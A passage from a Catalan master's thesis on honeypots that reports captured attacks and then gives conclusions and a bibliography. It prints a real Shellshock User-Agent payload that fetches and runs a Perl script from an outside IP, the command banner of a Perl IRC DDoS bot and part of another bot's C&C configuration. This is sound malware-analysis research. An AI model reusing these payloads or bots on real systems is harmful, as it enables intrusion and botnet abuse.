User-Agent: () { :;};/usr/bin/perl -e ''print "Content-Type: text/plain\r\n\r\nXSUCCESS!";
system("wget http://202.144.144.163/guide/uter.pl -O /tmp/uter.pl;curl -O /tmp/uter.pl
http://202.144.144.163/guide/uter.pl;perl /tmp/uter.pl;rm -rf /tmp/uter.pl*");'''
```

D'aquests tipus d'atacs, en els casos en que encara continuen actius els servidors que allotgen els scripts, podem capturar els executables que l'atacant intenta descarregar descarregant-los nosaltres mateixos des d'una màquina del laboratori:

```
dani@webmail01 glastopf $  file *
80.jpg:      a /usr/bin/perl script, ASCII text executable, with very long lines, with CRLF line terminators
80.pl:       a /usr/bin/perl script executable (binary data)
android.txt: Perl script, ASCII text executable
midx:        a /usr/bin/perl script, ASCII text executable, with CRLF line terminators
oz.pl:       Perl script, ASCII text executable
pst:         a /usr/bin/perl script, ASCII text executable, with CRLF line terminators
uter.pl:     Perl script, ASCII text executable
dani@webmail01 glastopf
```

En general tots aquests scripts són bots escrits en llenguatge Perl. Aquests scripts es connecten a un canal irc controlat per l'atacant que per mitjà de missatges irc envia comandes al nostre sistema, passant aquest a ser un robot *zombie* en mans de l'atacant i usat per a executar atacs a altres sistemes.

```
#!/usr/bin/perl
##############################################################################################################
##############################################################################################################
##  KaNaDa Perl IrcBot v1.02012 bY RyM @KaNaDa Security Team   ##    [ Help ]   ##################################
##      Stealth MultiFunctional IrcBot Writen in Perl          ##################################################
##        Teste on every system with PERL instlled             ##  !u @system                                  ##
##                                                             ##  !u @version                                 ##
##     This is a free program used on your own risk.           ##  !u @channel                                 ##
##        Created for educational purpose only.                ##  !u @flood                                   ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                   ##
##############################################################################################################
## [ Channel ] ################### [ Flood ] ################################ [ Utils ] ########################
##############################################################################################################
## !u !join <#channel>          ## !u @udp1 <ip> <port> <time>              ##  !su @conback <ip> <port>          ##
## !u !part <#channel>          ## !u @udp2 <ip> <packet size> <time>       ##  !u @downlod <url+path> <file>     ##
## !u !uejoin <#channel>        ## !u @udp3 <ip> <port> <time>              ##  !u @portscan <ip>                 ##
## !u !op <channel> <nick>      ## !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>       ##
## !u !deop <channel> <nick>    ## !u @http <site> <time>                   ##           <recipient> <message>    ##
## !u !voice <channel> <nick>   ##                                         ##  !u pwd;uname -a;id <for example>  ##
## !u !devoice <channel> <nick> ## !u @ctcpflood <nick>                   ##  !u @port <ip> <port>              ##
## !u !nick <newnick>           ## !u @msgflood <nick>                     ##  !u @dns <ip/host>                 ##
## !u !msg <nick>               ## !u @noticeflood <nick>                  ##                                    ##
## !u !quit                     ##                                         ##                                    ##
## !u !uaw                      ##                                         ##                                    ##
## !u !die                      ##                                         ##                                    ##
##############################################################################################################
##############################################################################################################
```

Figura 7.1: Kanada IRC BOT

Cal destacar com a curiositat que tots els exemples de bots irc trobats estan escrits en portuguès o contenen paraules o frases escrites en portuguès. Vist una mica més en deteniment el codi de tots ells podríem determinar que totes aquestes versions podrien estar fetes per programadors del Brasil o per programadors d'altres nacionalitats que han agafat parts o funcions de codi de scripts de procedència brasilera i els han adaptat. Veiem un exemple a la captura 7.2.

```
#!/usr/bin/perl
# ------------------------------------------------------------ #
#                      LinuxNet perlbot                        #
# ------------------------------------------------------------ #


my $processo = '-';


my @titi = ("index.php?page=","main.php?page=");

my $goni = $titi[rand scalar @titi];

my $linas_max='7';
my $sleep='7';
my @adms=("x","JB" );
my @hostauth=("localhost","outlaw");
my @canais=("#gnx");
my $nick='|GNU|';
my $ircname ='GNU';
chop (my $realname = `uname -sr`);
$servidor='69.162.97.106' unless $servidor;
my $porta='8443';
my $VERSAO = '0.5';
```

Figura 7.2: IrcPerlBot en llengua portuguesa

7.4 Thug

Thug [46] ens permet simular un entorn de navegador client per a poder navegar per pàgines que sospitem que poden ser malicioses, com aquelles que ens arriben en enllaços dintre de correus spam o que no hem sol·licitat. La captura que comentaré va arribar el 15 de Novembre mitjançant correu electrònic.

Vaig usar la instal·lació de *Thug* que ve preinstal·lada a la distribució *HoneyDrive 3*. Podem passar diferents opcions com a paràmetres per indicar el tipus de navegador i la seva versió, la versió de diversos plugins com l'adobe, el java o el showckwave i així a poder endegar accions dels exploit kits de les pàgines. En aquest cas amb les opcions per defecte (ex. Internet Explorer 6) funciona correctament:

```
honeydrive@honeydrive:/honeydrive/thug$ python src/thug.py http://desingforbiosafety.com/Info.zip
```

Un cop a realitzada tota la navegació *Thug* deixa una estructura de directoris dintre de la carpeta *logs* amb tots els fitxers descarregats, ho podem veure a la captura de pantalla 7.3:

Veiem dos fitxers interessants, d'una banda un fitxer html (130680952f0c70fd9f555e5a108b70e4.html) on hi ha codi javascript ofuscat i d'altra banda el fitxer executable *./application/zip/Info.Pdf_____.exe* que conté el malware que es descomprimirà i s'executarà automàticament durant la navegació



Figura 7.3: Execució de Thug

de l'usuari.

He usat un servei en línia d'anàlisi de binaris anomenat *Malwr.com* [35] que usa internament l'eina *Cuckoo Sandbox* [9] per a analitzar el comportament del malware. En l'informe [35] podem veure dades com:

- Que el binari detecta els entorns de màquines virtuals.
- Una llista del rati de detecció dels antivirus (mitjançant el servei virustotal.com)
- Una llista de fitxers creats, claus de registre, connexions de xarxa, etc.
- Captures de pantalla de l'activitat del malware.

Veiem en la següent captura 7.4 com la mostra analitzada en un entorn monitoritzat ha xifrat els documents del disc dur i ens mostra un avís amb les instruccions de com pagar un rescat per desxifrar els nostres documents.



Figura 7.4: Malware de tipus Ramsonware, captura de malwr.com

Capítol 8

Conclusions, fites i futures vies de treball

En aquest capítol faré un repàs a les fites que m'havia proposat en el pla de treball inicial i valoraré si aquestes fites han estat assolides. Extrauré conclusions de les dades aconseguides i què m'ha aportat la realització d'aquest treball tot explorant quines poden ser les futures vies d'investigació i continuïtat d'aquest treball.

8.1 Assoliment de les fites

En començar aquest treball m'havia proposat les següents fites:

1. Aprofundir en la implementació dels sistemes honeypot tant en sistemes Windows con GNU/Linux.
2. Realitzar un informe estadístic dels serveis atacats, vulnerabilitats, origen dels atacants, etc.
3. Capturar les activitats dels atacants que ens permetin identificar si l'origen de l'atac és un procés automatitzat o una persona i en aquest cas realitzar un perfil que indiqui quin és el seu nivell de coneixement i quines són les seves motivacions.
4. Capturar eines utilitzades per a explotar vulnerabilitats en el sistema i analitzar-les.
5. En els cas de l'atac de bots poder identificar el servidors de comandament i la seva estructura.

Quant al primer punt, és esperable que el primer resultat positiu d'un treball com aquest sigui el d'assolir un coneixement més profund sobre quines són les eines que podem usar per a crear sistemes honeypot i considero que ha estat plenament assolida.
Tot i que no es pretenia un estudi de totes les possibles eines, tasca segurament inabastable en el termini d'un semestre, sinó d'un recull d'aquelles que vaig considerar durant la fase d'anàlisi que oferien més garanties de poder capturar mostres i tot i que algunes de les eines no han donat el resultat esperat, considero que he assolit un coneixement suficient de les eines per aconseguir molt bons resultats, tant de tècniques d'atac com de captura de mostres, i així poder centrar-me en un futur en aquelles eines que millor han funcionat per a eventualment continuar la recerca.

He assenyalat aquelles dades estadístiques de les quals crec que es poden extreure conclusions rellevants per a l'estudi del malware i les activitats dels atacants, més enllà d'estadístiques que considero buides i que no aporten valor afegit.

Podem destacar que la majoria dels atacs són automatitzats, tot i així, he pogut capturar vàries sessions shell amb el honeypot *Kippo* on podem veure com atacants humans cometen errors en escriure comandes i rectifiquen o se'n adonen que han caigut en una trampa i intenten esborrar les seves accions, durant la mateixa sessió o tornant expressament per a esborrar les seves empremtes.

La primera idea a l'hora de plantejar aquest projecte era la de poder analitzar alguna captura de malware en el cas d'aconseguir-ne'n. El resultat ha superat les primeres expectatives i he dedicat un capítol sencer a comentar algunes de les captures efectuades per cadascuna de les eines.

La darrera fita, identificar els C&C usat pels bots, és un tema en el que malauradament no he pogut entrar en detall. Tot i que he pogut analitzar les mostres de software de robots i hi apareixen ip's, els delinqüents utilitzen diferents servidors intermedis (irc), tècniques d'ofuscació i protocols que fan que aquest objectiu pugui esdevenir un projecte en si mateix de tal complexitat que necessitaria de més temps que el reservat per a aquest TFM. Tot i així, en les anàlisis

de del grup *MalwareMustDie* enllaçades s'identifiquen sovint les ips dels C&C i les tècniques usades per a desemmascarar-les. Sens dubte pot ser una via futura de treball molt interessant tant per la seva vessant investigadora com a projecte professional.

8.2 Conclusions

El món de la seguretat és tan ampli que un projecte com aquest per força ha de tenir nombroses vies de continuació. A mesura que avançava en la implementació dels diferents honeypots i els resultats començaven a fer-se realitat s'obrien portes noves i línies d'investigació en diferents matèries de la seguretat:

- Programació de les eines i estudi de les mostres.
- Estudi dels vectors d'atac. Quines vulnerabilitats s'exploten i com asseguraria els meus sistemes?
- Anàlisi a baix nivell del malware, noves eines, tècniques d'evasió de depuradors i màquines virtuals, criptografia, etc...
- Estudi dels propis atacants, quins interessos els porten a dur la seva activitat. Quina activitat faran després d'una intrusió amb èxit?
- Anàlisi dinàmic de les mostres (cuckoo, tcpdump, volatility, file monitor, ...), Anàlisi Forense.
- ...

Els resultats han estat tan nombrosos i les possibilitats tan amplies que he hagut de traçar una línia amb un llindar per tal d'acotar el treball i poder fer front als lliuraments planificats sense perdre'm en un treball immens.

És evident que exposar un sistema a internet comporta molts perills de manera immediata, ho corrobora la gran quantitat de resultats obtinguts poc temps després de publicar el servei a internet, per tant és fa imprescindible seguir les *best practices* de seguretat i mantenir els sistemes

actualitzats, amb la mínima exposició a internet i amb els mínims privilegis.

El perfil de l'atacant mig que he pogut estudiar és el d'un professional de la ciberdelinqüència en el sentit que la seva motivació és purament econòmica, intenta apoderar-se de sistemes vulnerables i usar-los en campanyes de DDOS, phishing, etc.

El sentit de l'actuació de l'atacant és pràctic. L'atacant intenta vulnerar sistemes que estan insuficientment protegits i el seu accés és trivial (contrasenyes simples o de diccionari, vulnerabilitats conegudes no parxejades, instal·lacions per defecte, etc...). Podem veure amb els atacs de força bruta que busquen intrusions fàcils (admin/admin, root/12345678) i amb el més privilegis possibles (root). No hi ha *"romanticisme"* ni afany de superació o investigador, si no s'aconsegueix ràpidament l'objectiu passen a un altre objectiu. Volen quants més víctimes millor. Veiem actes de delinqüents. Molt poc són els casos que no s'ajusten a aquests comportaments i quan s'ha donat es tracta d'eines d'investigadors que tracten de fer un mapa de vulnerabilitats o tecnologies a internet, seria el cas dels scanners de *ShellShock*, *HeartBleed* o el buscador *Shodan* [48]. En aquests darrers casos els investigadors identifiquen sempre clarament les seves peticions.

Els atacs són massius i indiscriminats, s'usa la força bruta, s'intenten explotar serveis que no existeixen al sistema. Tot i que sí que es pot apreciar que hi ha eines que fan tasques de reconeixement per a llançar atacs més específics aquest cas no es tan comú.

Les eines, tot i que han donat en general molt bons resultats tenen la problemàtica d'immaduresa en alguns casos i són vulnerables a atacs de detecció. Quan més temps passa un atacant en el nostre sistema millor podem realitzar el seu perfil, les eines utilitzades no han aconseguit retenir molt de temps els atacants per falta de versemblança a un sistema real. Un atacant experimentat probablement detectarà en la majoria dels casos que es troba dintre d'un honeypot però tot i així la resistència al fingerprinting és sense dubte un punt a millorar.

8.3 Possibles vies futures de treball

He pogut concloure que són moltes les possibles vies de treball que poden seguir a aquest treball, d'aquestes les que personalment considero més interessants són:

- Centralitzar els esforços d'estudi en la eina que millors resultats ha donat: kippo.
- Contribuir a la millora de les eines, aportant tant noves funcionalitats com adaptacions que millorin la resistència a la identificació dels honeypots, què hem pogut concloure com un dels grans punts febles d'aquests softwares.
- Aprofundir en l'estudi de les mostres a baix nivell i enginyeria inversa.

Per a poder continuar amb aquestes vies de treball mantindré actiu el sistema virtual que vaig llogar al núvol d'Amazon.

Bibliografia

[1] Amazon web services. https://aws.amazon.com.

[2] Anubis iseclab. http://anubis.iseclab.org/.

[3] archlinux gnu/linux distribution. https://www.archlinux.org/.

[4] Bifrozt, high interaction ssh honeypot. http://sourceforge.net/projects/bifrozt/.

[5] China elf ddos/backdoor/dropper malware: l·linux/billgates. http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3429&p=24350&hilit=billgates&sid=1ac3a44f062cb187cfb2da7422339194#p24350.

[6] China elf ddos'er backdoor linux/iptasbles|x. http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3468.

[7] Conficker-malwr. https://malwr.com/analysis/NTkyOTZjM2M4ZmYyNDlhNDk5MWNkMzM5ZmZlMGQ1NzI.

[8] Conficker worm. http://www.viruslist.com/sp/viruses/encyclopedia?virusid=21782790.

[9] Cuckoo sandbox. http://www.cuckoosandbox.org/.

[10] Cve-2010-3081 exploit. http://seclists.org/fulldisclosure/2010/Sep/268.

[11] Cve-2012-1823. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823.

[12] CVE-2014-0160 heartbleed bug. http://heartbleed.com/.

[13] CVE-2014-6271 bash shell shock vulnerability. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271.

[14] Dionaea honeypot - malware trap. http://dionaea.carnivore.it/.

[15] dionaeafr. https://github.com/rubenespadas/DionaeaFR.

[16] Elasticsearch. http://www.elasticsearch.org/.

[17] energymech bot. https://github.com/MadCamel/energymech.

[18] Glastopf analytics. https://github.com/vavkamil/Glastopf-Analytics.

[19] Glastopf installation on ubuntu. https://github.com/glastopf/glastopf/blob/master/docs/source/installation/installation_ubuntu.rst.

[20] Glastopf: Web application honeypot. https://github.com/glastopf/glastopf.

[21] Honeybot: Windows medium interaction honeypot. http://www.atomicsoftwaresolutions.com/.

[22] Honeydrive: Linux honeypot live linux distribution. http://bruteforce.gr/honeydrive.

[23] Honssh, high interaction ssh honeypot. https://code.google.com/p/honssh/.

[24] Ioannis koniaris, creator of honeydrive:. http://bruteforce.gr/about-me.

[25] Irc-bouncer/proxy. http://miau.sourceforge.net/about.html0.

[26] Kernelmode.info fòrum. http://www.kernelmode.info/forum.

[27] Kfsensor. http://www.keyfocus.net/kfsensor/download/.

[28] Kfsensor install doc. http://www.keyfocus.net/kfsensor/help/AdminGuide/adm_Install.php.

[29] Kibana. http://www.elasticsearch.org/overview/kibana/.

[30] Kippo fork that supports sftp. https://github.com/micheloosterhof/kippo.git.

[31] Kippo, medium interaction ssh honeypot. https://github.com/desaster/kippo.

[32] kippo2elasticsearch. http://bruteforce.gr/kippo2elasticsearch.

[33] Linux/elknot (unpacked) china elf ddos'er backdoor. http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3099#p23858.

[34] Malwaremustdie group. http://blog.malwaremustdie.org/.

[35] malwr.com. https://malwr.com.

[36] Manual d'instal·lació de shiva. https://github.com/shiva-spampot/shiva/blob/master/docs/User%20Manual.pdf.

[37] Microsoft azure cloud. http://azure.microsoft.com/en-us/.

[38] Mmd-0027-2014 - linux elf bash 0day (shellshock): The fun has only just begun... http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html.

[39] ms03-026. https://technet.microsoft.com/library/security/ms03-026.

[40] ms03-039. https://technet.microsoft.com/library/security/ms03-039.

[41] ms06-066. https://technet.microsoft.com/library/security/ms06-066.

[42] ms07-065. https://technet.microsoft.com/library/security/ms07-065.

[43] ms08-067. https://technet.microsoft.com/library/security/ms08-067.

[44] Norman sandbox solutions. http://www.norman.com/.

[45] Programari de virtualització: Oracle virtualbox. https://www.virtualbox.org/.

[46] Python low-interaction honeyclient. https://github.com/buffer/thug.

[47] Shellshock in the wild. http://www.fireeye.com/blog/technical/2014/09/shellshock-in-the-wild.html.

[48] shodan. http://www.shodanhq.com/.

[49] Spam honeypot with intelligent virtual analyzer (hight interaction). https://github.com/shiva-spampot/shiva.

[50] splunk. http://splunk.com.

[51] Suhoshin. http://www.suhosin.org/stories/index.html.

[52] Update wget.py remove port 80 limitation. https://github.com/desaster/kippo/pull/160.

[53] virustotal. https://virustotal.com.

[54] Wunderbar emporium exploit. https://grsecurity.net/~spender/exploits/wunderbar_emporium/exploit.c.

[55] xorddos malware botnet. http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html.

[56] Spitzner, L. (2003). *Honeypots : tracking hackers*. Addison-Wesley, Boston.